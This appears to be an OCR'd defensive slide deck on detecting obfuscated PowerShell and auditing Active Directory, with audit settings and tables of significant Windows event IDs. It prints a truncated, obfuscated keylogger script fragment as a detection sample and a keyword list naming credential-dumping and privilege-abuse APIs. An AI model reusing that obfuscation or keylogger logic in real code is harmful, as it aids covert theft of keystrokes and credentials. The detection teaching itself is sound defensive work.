    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\temp> .\enc-InvokeMMK.ps1
PS>
```

```
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{286}{395}{333}{57}{352
{98}{118}{262}{43}{391}{232}{343}{416}{134}{119}{288}{410}{367}{203}{99}{19}{16}{195}{39}{135}{266}{4
{168}{124}{61}{359}{8}{355}{362}{27}{41}{290}{270}{130}{240}{326}{221}{198}{32}{62}{418}{174}{237}{30
{373}{164}{189}{83}{42}{265}{219}{230}{172}{180}{379}{303}{15}{422}{121}{369}{123}{200}{257}{250}{252
{191}{365}{165}{322}{245}{18}{247}{163}{370}{59}{347}{276}{296}{220}{274}{169}{133}{332}{77}{429}{376
{382}{171}{312}{231}{233}{95}{167}{380}{341}{155}{243}{105}{109}{313}{128}{419}{264}{227}{301}{283}{3
{213}{196}{93}{152}{63}{78}{386}{278}{129}{414}{72}{148}{258}{260}{84}{316}{110}{117}{178}{211}{259}{
{357}{238}{25}{253}{55}{68}{139}{400}{161}{192}{319}{361}{166}{389}{58}{116}{425}{115}{82}{392}{0}{31
{210}{205}{122}{427}{113}{401}{294}{428}{215}{390}{5}{308}{272}{145}{141}{318}{356}{107}{403}{74}{302
{112}{431}{293}{56}{153}{234}{156}{10}{186}{2}{12}{374}{176}{423}{85}{368}{384}{285}{375}{4}{304}{182
{292}{81}{17}{402}{76}{54}{92}{146}{126}{87}{269}{50}{412}{53}{52}{187}{7}{295}{415}{340}{14}{73}{315
{407}{342}{321}{65}{30}{371}{31}{66}{426}{206}{305}{26}{354}{291}" -f'aoRtdXyaLl}::MxsgeTaXyaSyXyaNcK
0','XyaTiLiZEr} =  [ScriptBlock]::(  Mxs{0}{1}Mxs-fXewCreaXew,XewteXew  ).Invoke( (5s9{iNXyaItXyaiLX
{sTrXyainGBu','}                          if (5s9{lEXyaFtaXyalt}  -or 5s9{',' ),  ','ePath 5s9{lo
+  Xewnv:TEMP){0}kXew  ','          ','), 5s9{fIXya','{keYXyaBXyaoARXyaDXyaStAtE}  )
oB','XewuseXew ) ), 5s9{fiEXy','}{0}Mxs-f XewdeXew,XewunicXew,XewoXew)','oXew,XewDXew,XewdXew,Xewe','
                          ','w,','1}{2}{0}{3}Mxs -f',',}Mxs-f XeweyXew,XewloggerXew,Xew','ew), [I
[Runtime.InteropServices.DllImportAttribute].( Mxs{0}{1}Mxs -f XewGetFiXew,XeweldXew  ).Invoke(  (  M
[Runtime.InteropServ','e].(Mxs{2}{1}{0}Mxs -f XewieldXew,XewtFXew,XewGeXew ).Invoke(( Mxs{0}{3}{1}{2}
XewrdStaXew,XewteXew,XewetXew,XewKeyboaXew,XewGXew  ), ( Mxs{1}{2}{0}Mxs-f Xew StaticXew,XewPubl','ya
fXewStoXew,XewpXew).Invoke(','ncKeySXew,XewtateXew,XeweXew,XewGXew), ( Mxs{2}{0}{3}{1}Mxs -f XewblicX
([Windows.Forms.K','aLl}::Mx','mportAttribut','ElXew,XewnXew,XewActioXew,XewapsedXew) -Action {
','time.InteropServices.CallingConvention]::MxsWiXyaNApiMxs,                    [Runtime.InteropServi
 {5s9{LOgOUtXyapXyaut} += (Mxs','{1}{8}{0}{6}{7}Mxs-f XewKeycSyXew,XewyTyXew,XewtXew,XewleXew,XewyWin
',' 5s9{dXyalLIXyaMPortcOXyaNXyaSTrucTXyaor}, @(( Mxs{2}{0}{1}Mxs -f Xewe','aFXyaInEdyNAXyaMIcaSsEmBX
{tyXyaPeBUIXyaLdX','+XeweXew + Xewy.lXew+Xew','nam (      [Parameter(PosItIon = 0  )]       [Va'
(','Ut-XyaFiLE ','tion)[1]                                                  OXya','Mxs -fXeweXe
```

Finding Obfuscated Evil

Name	Percent
e	9.45642668098057
t	6.7140807805668
r	5.04068355802684
a	4.71893184154584
i	4.47767509132943
o	4.4764202741537
n	4.24034871887833
s	3.87962507722052
l	3.14382517430811
$	3.07642801046455
m	2.67074872866798
c	2.31530361546014
d	2.11271804911396
u	2.07657724037496
-	1.9549947893976
.	1.91688360658101
p	1.90493691743687
"	1.82178713136245
S	1.42324267780474
(	1.3617358954142

Regular	Obfuscated
e	$
t	{
r	}
a	+
i	“
o	=
n	[
s	(
l	;



Name	Percent
$	21.8082463984103
{	21.6592151018381
}	21.6592151018381
+	13.3134624937904
"	7.45156482861401
=	2.83159463487332
[	2.08643815201192
(	1.68902136115251
;	1.53999006458023
)	1.34128166915052
]	1.29160457029309
@	1.04321907600596
|	0.894187779433681
&	0.844510680576254
.	0.447093889716841
?	0.099354197714853

http://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/

Finding Obfuscated Evil

- Deploy PowerShell v5.
- Enable PowerShell script block logging.
- Look at length of PowerShell command
- Look for lots of brackets { }

```
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{2
46}{96}{280}{181}{420}{209}{311}{94}{309}{398}{90}{13}{399}{213}{196}{93}{152}{6
```

- Look for lots of quotes (single & double) “ “ & ‘ ’

```
[UInt32]${Tok`EnPR`ivs`i`Ze} =    (   get-vaRiabLe  (  "{0}{1}" -f 'w0','2u'  )  -va   )::"S`
[IntPtr]${TokeN`pRiVi`l`eGeSmem} =     $W02U::(  "{3}{2}{0}{1}"-f 'lo','bal','cHG','Allo'  )
```

- Look for random function names & many unusual characters not normally in PowerShell scripts.


Offensive PowerShell Detection Cheatsheet


- AdjustTokenPrivileges
- IMAGE_NT_OPTIONAL_HDR64_MAGIC
- Management.Automation.RuntimeException
- Microsoft.Win32.UnsafeNativeMethods
- ReadProcessMemory.Invoke
- Runtime.InteropServices
- SE_PRIVILEGE_ENABLED
- System.Security.Cryptography
- System.Reflection.AssemblyName
- System.*Runtime.InteropServices*
- LSA_UNICODE_STRING
- MiniDumpWriteDump
- PAGE_EXECUTE_READ
- Net.Sockets.SocketFlags
- Reflection.Assembly
- SECURITY_DELEGATION
- CreateDelegate
- TOKEN_ADJUST_PRIVILEGES
- TOKEN_ALL_ACCESS
- TOKEN_ASSIGN_PRIMARY
- TOKEN_DUPLICATE
- TOKEN_ELEVATION
- TOKEN_IMPERSONATE
- TOKEN_INFORMATION_CLASS
- TOKEN_PRIVILEGES
- TOKEN_QUERY
- Metasploit
- Advapi32.dll
- kernel32.dll
- AmsiUtils
- KerberosRequestorSecurityToken
- Security.Cryptography.CryptoStream
- ScriptBlockLogging
- LogPipelineExecutionDetails
- ProtectedEventLogging

Auditing Attack Activity

Active Directory (DC) Logging

- Originally 9 audit settings.
- WinVista/2008+: Advanced Audit Policy Settings
  - 53 new settings provides more granular auditing.
- Win7/2008R2+: Special Logon auditing (Event ID 4694)
  - Track logons to the system by members of specific groups.
  - HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Audit registry





Advanced Audit Configuration

Account Logon

Policy	Setting
Audit Credential Validation	Success, Failure
Audit Kerberos Authentication Service	Success, Failure
Audit Kerberos Service Ticket Operations	Success, Failure

Account Management

Policy	Setting
Audit Computer Account Management	Success, Failure
Audit Other Account Management Events	Success, Failure
Audit Security Group Management	Success, Failure
Audit User Account Management	Success, Failure

Detailed Tracking

Policy	Setting
Audit DPAPI Activity	Success, Failure
Audit Process Creation	Success, Failure

DS Access

Policy	Setting
Audit Directory Service Access	Success, Failure
Audit Directory Service Changes	Success, Failure


Logon/Logoff

Policy	Setting
Audit Account Lockout	Success
Audit Logoff	Success
Audit Logon	Success, Failure
Audit Other Logon/Logoff Events	Success, Failure
Audit Special Logon	Success, Failure

Policy Change

Policy	Setting
Audit Audit Policy Change	Success, Failure
Audit Authentication Policy Change	Success, Failure

Policy	Setting
Audit: Force audit policy subcategory se…ater) to override audit policy category settings	Enabled



Policy	Policy Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	Not Defined
Audit logon events	Success, Failure
Audit object access	Not Defined
Audit policy change	Not Defined
Audit privilege use	Success, Failure
Audit process tracking	Not Defined
Audit system events	Not Defined

auditpol.exe /get /category:*

```
PS C:\> auditpol.exe /get /category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     No Auditing
  Security State Change                   Success and Failure
Logon/Logoff
  Logon                                   Success and Failure
  Logoff                                  Success
  Account Lockout                         Success
  IPsec Main Mode                         No Auditing
  IPsec Quick Mode                        No Auditing
  IPsec Extended Mode                     No Auditing
  Special Logon                           Success and Failure
  Other Logon/Logoff Events               Success and Failure
  Network Policy Server                   No Auditing
  User / Device Claims                    No Auditing
Object Access
  File System                             No Auditing
  Registry                                No Auditing
  Kernel Object                           No Auditing
  SAM                                     No Auditing
  Certification Services                  No Auditing
  Application Generated                   No Auditing
  Handle Manipulation                     No Auditing
  File Share                              No Auditing
  Filtering Platform Packet Drop          No Auditing
  Filtering Platform Connection           No Auditing
  Other Object Access Events              No Auditing
  Detailed File Share                     No Auditing
  Removable Storage                       No Auditing
  Central Policy Staging                  No Auditing
Privilege Use
  Non Sensitive Privilege Use             No Auditing
  Other Privilege Use Events              No Auditing
  Sensitive Privilege Use                 Success and Failure
Detailed Tracking
  Process Creation                        Success and Failure
```

Recommended DC Auditing


- Account Logon
  - Audit Credential Validation: S&F
  - Audit Kerberos Authentication Service: S&F
  - **Audit Kerberos Service Ticket Operations: Success & Failure**
- Account Management
  - Audit Computer Account Management: S&F
  - Audit Other Account Management Events: S&F
  - Audit Security Group Management: S&F
  - Audit User Account Management: S&F
- Detailed Tracking
  - Audit DPAPI Activity: S&F
  - Audit Process Creation: S&F
- DS Access
  - Audit Directory Service Access: S&F
  - Audit Directory Service Changes: S&F
- Logon and Logoff
  - Audit Account Lockout: Success
  - Audit Logoff: Success
  - Audit Logon: S&F
  - **Audit Special Logon: Success & Failure**
- System
  - Audit IPsec Driver : S&F
  - Audit Security State Change : S&F
  - Audit Security System Extension : S&F
    Audit System Integrity : S&F

Special Logon Auditing (Event ID 4964)

- Track logons to the system by members of specific groups (Win 7/2008 R2+)
- Events are logged on the system to which the user authenticates.
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Audit (Event ID 4908: updated table)
  - Local Accounts: S-1-5-113
  - Domain Admins: S-1-5-21-[DOMAIN]-512
  - Enterprise Admins: S-1-5-21-[FORESTROOTDOMAIN]-519
  - Custom Group: Create a new group
  - Administrators : S-1-5-32-544 (Could be noisy)

https://blogs.technet.microsoft.com/jepayne/2015/11/26/tracking-lateral-movement-part-one-special-groups-and-specific-service-accounts/


```
PS C:\> (get-adgroup 'domain admins').sid.Value
S-1-5-21-1093224735-1015166391-1317194548-512
PS C:\> (get-adgroup 'enterprise admins').sid.Value
S-1-5-21-1093224735-1015166391-1317194548-519
PS C:\> (get-adgroup 'special group auditing').sid.Value
S-1-5-21-1093224735-1015166391-1317194548-3680
```



Event Properties - Event 4908, Microsoft Windows secur

General | Details

Special Groups Logon table modified.

Special Groups:

ADSECLAB\Enterprise Admins
NT AUTHORITY\Local account
ADSECLAB\Special Group Auditing
ADSECLAB\Domain Admins

This event is generated when the list of special groups is
security policy. The updated list of special groups is indic

Log Name:	Security		
Source:	Microsoft Windows security	Logged	
Event ID:	4908	Task Ca	
Level:	Information	Keywor	
User:	N/A	Compu	
OpCode:	Info		

Event Properties - Event 4964, Microsoft Windows security auditing.

General | Details

Special groups have been assigned to a new logon.

Subject:

Security ID:	SYSTEM
Account Name:	ADSMSRV1$
Account Domain:	ADSECLAB
Logon ID:	0x3E7
Logon GUID:	{00000000-0000-0000-0000-000000000000}

New Logon:

Security ID:	ADSECLAB\lukeskywalker
Account Name:	lukeskywalker
Account Domain:	ADSECLAB
Logon ID:	0x248A5
Logon GUID:	{7b7973d1-8d06-a421-7418-c2fce42ceec9}

Special Groups Assigned:

ADSECLAB\Special Group Auditing
ADSECLAB\Domain Admins

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/23/2017 2:11:57 PM
Event ID:	4964	Task Category:	Special Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	ADSMSRV1.lab.adsecurity.org
OpCode:	Info		

Event IDs that Matter: Domain Controllers

EventID	Description	Impact
4768	Kerberos auth ticket (TGT) was requested	Track user Kerb auth, with client/workstation name.
4769	User requests a Kerberos service ticket	Track user resource access requests & Kerberoasting
4964	Custom Special Group logon tracking	Track admin & “users of interest” logons
4625/4771	Logon failure	Interesting logon failures. 4771 with 0x18 = bad pw
4765/4766	SID History added to an account/attempt failed	If you aren’t actively migrating accounts between domains, this could be malicious
4794	DSRM account password change attempt	If this isn’t expected, could be malicious
4780	ACLs set on admin accounts	If this isn’t expected, could be malicious
4739/643	Domain Policy was changed	If this isn’t expected, could be malicious
4713/617	Kerberos policy was changed	If this isn’t expected, could be malicious
4724/628	Attempt to reset an account's password	Monitor for admin & sensitive account pw reset
4735/639	Security-enabled local group changed	Monitor admin/sensitive group membership changes
4737/641	Security-enabled global group changed	Monitor admin/sensitive group membership changes
4755/659	Security-enabled universal group changed	Monitor admin & sensitive group membership changes
5136	A directory service object was modified	Monitor for GPO changes, admin account modification, specific user attribute modification, etc.

Event IDs that Matter: All Windows systems

EventID	Description	Impact
1102/517	Event log cleared	Attackers may clear Windows event logs.
4610/4611/ 4614/4622	Local Security Authority modification	Attackers may modify LSA for escalation/persistence.
4648	Explicit credential logon	Typically when a logged on user provides different credentials to access a resource. Requires filtering of “normal”.
4661	A handle to an object was requested	SAM/DSA Access. Requires filtering of “normal”.
4672	Special privileges assigned to new logon	Monitor when someone with admin rights logs on. Is this an account that should have admin rights or a normal user?
4723	Account password change attempted	If it’s not an approved/known pw change, you should know.
4964	Custom Special Group logon tracking	Track admin & “users of interest” logons.
7045/4697	New service was installed	Attackers often install a new service for persistence.
4698 & 4702	Scheduled task creation/modification	Attackers often create/modify scheduled tasks for persistence. Pull all events in Microsoft-Windows-TaskScheduler/Operational
4719/612	System audit policy was changed	Attackers may modify the system’s audit policy.
4732	A member was added to a (security-enabled) local group	Attackers may create a new local account & add it to the local Administrators group.
4720	A (local) user account was created	Attackers may create a new local account for persistence.

Event IDs that Matter (Newer Windows systems)

